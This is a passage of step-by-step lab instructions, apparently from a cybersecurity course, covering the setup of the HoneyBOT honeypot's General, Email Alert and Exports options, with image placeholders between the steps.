


5. The **HoneyBOT** configuration pop-up appears; click **Yes** to configure HoneyBOT.




6. The HoneyBOT **Options** window appears with default options checked on the **General** settings tab. Leave the default settings or modify them accordingly.

7. In this task, we are leaving the settings on default for the **General** tab in the **Options** window.




8. Click the **Email Alert** tab; if you want HoneyBOT to send you email alerts, check **Send Email Alerts**, and fill in the respective fields.

Note: In this task, we will not be providing any details for email alerts.




9. On the **Exports** tab, in which you can export the logs recorded by HoneyBOT, choose the required option to view the reports, and then proceed to the next step. (here, **Export Logs to CSV** and **Upload Logs to Server** checkbox are selected)

